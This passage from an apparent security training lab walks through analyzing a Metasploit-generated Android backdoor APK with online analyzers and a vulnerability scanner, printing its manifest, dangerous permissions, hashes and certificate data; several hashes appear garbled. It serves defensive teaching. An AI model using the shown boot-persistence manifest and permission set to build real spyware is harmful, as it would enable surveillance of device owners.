**Note:** In this lab, we will be analyzing the malicious file (**Backdoor.apk**), which we used in the previous lab to hack the target Android platform.

**Note:** If the malicious file (**Backdoor.apk**) is missing then follow the steps given in Lab 1 Task 1 (**Hack an Android Device by Creating Binary Payloads using Parrot Security**) to re-create the file.

1. Turn on the **Android** virtual machine and click the **Google Chrome** browser icon () on the **Home screen** to launch Chrome.
2. In **Chrome**, type <https://www.sisik.eu/apk-tool> in the address bar and press **Enter**.

### **T A S K 1 . 1**

**Analyze APK File using Sixo Online APK Analyzer**

- The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot.

**Note:** If a cookie notification pop-up appears, click **Got it!**

- Click the **Drop APK here or click to select file** field to upload an APK file from the device.

**Note:** Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can decompile binary XML files and resources.

Online Android analyzers allow you to scan Android APK packages and perform security analyses to detect vulnerabilities in particular apps. Some trusted online Android analyzers are Sixo Online APK Analyzer, DeGuard, and AVC UnDroid.




Figure 2.1.1: Sixo Online APK Analyzer webpage

- In the **Choose an action** pop-up, click **Files**.




Figure 2.1.2: Choose an action pop-up

- The **Downloads** screen appears; double-click the **app\_backdoored.apk** file.

**Note:** If you find yourself in a folder called **Recent**, navigate to the **Downloads** folder by clicking on the hamburger icon ( )in the top-left corner.



Figure 2.1.3: Double-click app\_backdoored.apk file

- The browser window reappears with the information about the uploaded file (**Backdoored.apk**), as shown in the screenshot.

Backdoor.apk (9.9KB)

MainActivity

Package name: com.metasploit.stage

versionCode: 1

versionName: 1.0

Minimal supported Android version: Gingerbread (2.3.3 - 2.3.7) - API level 10

Note: All APK processing is done on the client side. Your APK files won't be transferred to the server.

If you're an Android enthusiast that likes to learn more about Android internals, I highly recommend to check out the [Bugjaeger app](#). It allows you to connect 2 Android devices through USB OTG and perform many of the tasks that are normally only accessible from a developer machine via ADB directly from Android phone/tablet.

Figure 2.1.4: Information about the uploaded file

- Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.

**Note:** When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be

confirmed later while the app is running. The requested permissions are declared in the app's AndroidManifest.xml file.




Figure 2.1.5: Requested Permissions section

9. Scroll down to the **AndroidManifest.xml** section, which consists of essential information about the APK file.

**Note:** The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.

```

<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    package="com.metasploit.stage"
    platformBuildVersionCode="10"
    platformBuildVersionName="2.3.3">
    <application
        android:label="@{reference} @+0x7f020000">
        <service
            android:name=".MainService"
            android:exported="true"/>
        <receiver
            android:label="MainBroadcastReceiver"
            android:name=".MainBroadcastReceiver">
            <intent-filter>
                <action
                    android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
        <activity
            android:theme="@{reference} @+0x01030055"
            android:label="@{reference} @+0x7f020000"
            android:name=".MainActivity">
            <intent-filter>
                <action
                    android:name="android.intent.action.VIEW"/>
            </intent-filter>
        </activity>
    </application>
</manifest>

```

Figure 2.1.6: AndroidManifest.xml section

10. You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.
11. Now, we shall analyze the malicious app using the tool: AVC UnDroid.
12. Press **Ctrl+T** to open a new tab, type <https://undroid.av-comparatives.org/> in the address bar, and press **Enter**.
13. The **AVC UnDroid** website loads; click **Select APK....**

## TASK 1.2

### Analyze APK File using AVC UnDroid




Figure 2.1.7: AVC UnDroid website

14. In the **Choose an action** pop-up, click **Files**.
15. In the **Downloads** screen, double-click **app\_backdoored.apk**.
16. The selected file (**app\_backdoored.apk**) is now listed; click **Start analysis** button to analyze the selected APK file.

**Note:** AVC UnDroid is an online Android analyzer that provides static analysis of Android apps.




Figure 2.1.8: Analyze the uploaded file

17. **AVC UnDroid** initializes the analysis of the selected APK file. On completion, the **Report** appears, displaying detailed information about the APK file, as shown in the screenshot.
18. The **Report** section displays information such as MD5, SHA1, SHA256, file size, filename, etc.

The screenshot shows the AVC UnDroid [beta] website with the analysis report for the file 'Backdoor.apk'. The report section is titled '① Report' and contains the following details:

DateTime	2020-06-23 21:34:09 (Last analysis)
MD5	ddfb08707be23699298fd2d5f6d00a25d
SHA1	a890eddbcb64ce0c7c72bb19eb8a4f5677266d65
SHA256	6f357ctbd8bee43ec3cc483196dd71683cc5a4e893e3ebcb42ea8267201dfe60
Detection	Obfuscated
Filesize	10.2 kB (10169 Byte)
Filename	Backdoor.apk
Packagename	com.metasploit.stage
ssdeep APK	192:9317VJrVWwFvGKTR8x0TCTAC@dnv571KQVVWTh4ev2Y/91XJ0HfpTUmfFAdn4A
SHA256 DEX	b9ddfb00fe5aa5725f720b92b04c60b0ff95cbd7b59cdde0a65207d71b0fe30

A large red 'Report' button is located at the bottom left of the report area. To the right of the report, there's a circular icon with a red and white design.

Figure 2.1.9: AVC UnDroid analysis report

19. Scroll down to view information regarding **Requested Permissions**, **Responsible API calls for used Permissions**, **Potentially dangerous Calls**, and more.




Figure 2.1.10: Requested Permissions




Figure 2.1.11: Responsible API calls for used Permissions and Potentially dangerous Calls

**Note:** In real-life situations, ethical hackers or penetration testers use this information to detect underlying vulnerabilities in an APK file and mitigate them so that they cannot be exploited or attacked.

20. Scroll down further to view information about **Actions/Intents**, **Activities**, **Anomalies**, etc.
21. This concludes the demonstration of analyzing a malicious app using online Android analyzers.
22. Close all open windows and document all the acquired information.
23. Turn off the **Android** virtual machine.

**T A S K 2****Analyze a Malicious App using Quixxi Vulnerability Scanner**

In this task, we will analyze the malicious app using Quixxi's free mobile app vulnerability scanner.


**T A S K 2 . 1****Upload and Scan a Malicious APK File**

Figure 2.2.1: Quixxi website

- When the **Choose an action** pop-up appears, click **Files**.




Figure 2.2.2: Choose an action pop-up

- The **Downloads** screen appears; double-click **Backdoor.apk**.
- Quixxi starts scanning the selected APK file (**Backdoor.apk**) for vulnerabilities.




Figure 2.2.3: Quixxi scanning for vulnerabilities

**TASK 2.2****Analyze the Scan Result**

8. After the scan finishes, **Vulnerability Scan Report: A Summary** appears displaying the application name, vulnerabilities scanned, high severity threats, etc., as shown in the screenshot.

Vulnerability Scan Report: A Summary		
Application Name MainActivity	Package Version 1.0	Package Name com.metasploit.stage
Total Scanned Vulnerabilities 31	Total Vulnerabilities Detected 13	Generated On 24 Jun 2020 04:57 AM GMT
High Severity Threats 4	Medium Severity Threats 6	Low Severity Threats 3

Permissions Used

Figure 2.2.4: Quixxi Scan Report

9. Click to expand **Permissions Used** node to view the permissions.

Permissions Used

- android.permission.INTERNET
- android.permission.ACCESS\_WIFI\_STATE
- android.permission.CHANGE\_WIFI\_STATE
- android.permission.ACCESS\_NETWORK\_STATE
- android.permission.ACCESS\_COARSE\_LOCATION
- android.permission.ACCESS\_FINE\_LOCATION
- android.permission.READ\_PHONE\_STATE
- android.permission.SEND\_SMS
- android.permission.RECEIVE\_SMS
- android.permission.RECORD\_AUDIO
- android.permission.CALL\_PHONE
- android.permission.READ\_CONTACTS
- android.permission.WRITE\_CONTACTS
- android.permission.RECOGNIZE\_SPEECH

Figure 2.2.5: Permissions Used section

10. Scroll-down, click to expand **CERTIFICATION INFORMATION** node to view certification details.

**CERTIFICATE INFORMATION**

Properly Signed Check

Severity	OWASP MASVS
Information	7.1 L2

**Certificate Information**

APK is signed  
v1 signature: True  
v2 signature: False  
v3 signature: False  
Found 1 unique certificate(s)  
Subject: C=US/O=Android/CN=Android Debug  
Signature Algorithm: rsassa\_pkcs1v15  
Valid From: 2018-05-14 21:00:12+00:00  
Valid To: 2034-03-13 20:01:21+00:00  
Issuer: C=US/O=Android/CN=Android Debug  
Serial Number: 0x1  
Hash Algorithm: sha1  
md5: 53ae9e5cedf5103f49e7b0aecad3de513  
sha1: d9bc32848f1474c322416918580efffa1b4ab48  
sha256: 682363825a42d0196ec4700eea38dc5284901b7c7bc14818afa8cd9bbb39f2f4

Figure 2.2.6: CERTIFICATE INFORMATION

☞ You can also use other Android vulnerability scanners such as **X-Ray** (<https://duo.com>), **Vulners Scanner** (<https://play.google.com>), **Shellshock**, **Vulnerability Scan** (<https://play.google.com>), **Yaazhini** (<https://www.vegabird.com>), and **Quick Android Review Kit (QARK)** (<https://github.com>) to analyze malicious apps for vulnerabilities.

11. Scroll-down further to view the OWASP information such as **Issue**, **Severity**, **Assessment Status**, **CWE**, **Exploits**, etc.

#	OWASP Security Requirements	Passed	Failed
V2	Data Storage and Privacy	2	4
V3	Cryptography	4	2
V5	Network Communication	3	1
V6	Platform Interactions	5	2
V7	Code Quality and Build Settings	4	1
V8	Resilience Requirements	0	3

MASVS	Issue	Severity	Assessment Status	CWE	Exploits	Can be fixed by Quixxi Shield	View Details
	Unsafe files deletion	High	Fail	CWE-200	CVE-2018-2067		<a href="#">View Details</a>
	ADB Backup allowed	Medium	Fail	CWE-530 + CWE-312	CVE-2017-16835		<a href="#">View Details</a>




Figure 2.2.7: Quixxi list of vulnerabilities

12. You can scroll-down and click on **GET FULL REPORT** button to generate a full report.
13. This concludes the demonstration of how to analyze a malicious app using the Quixxi vulnerability scanner.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 10** and **Android** virtual machines.

### **TASK 3**

---

### Secure Android Devices from Malicious Apps using Malwarebytes Security

Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.




Figure 2.3.1: Launch Google Play

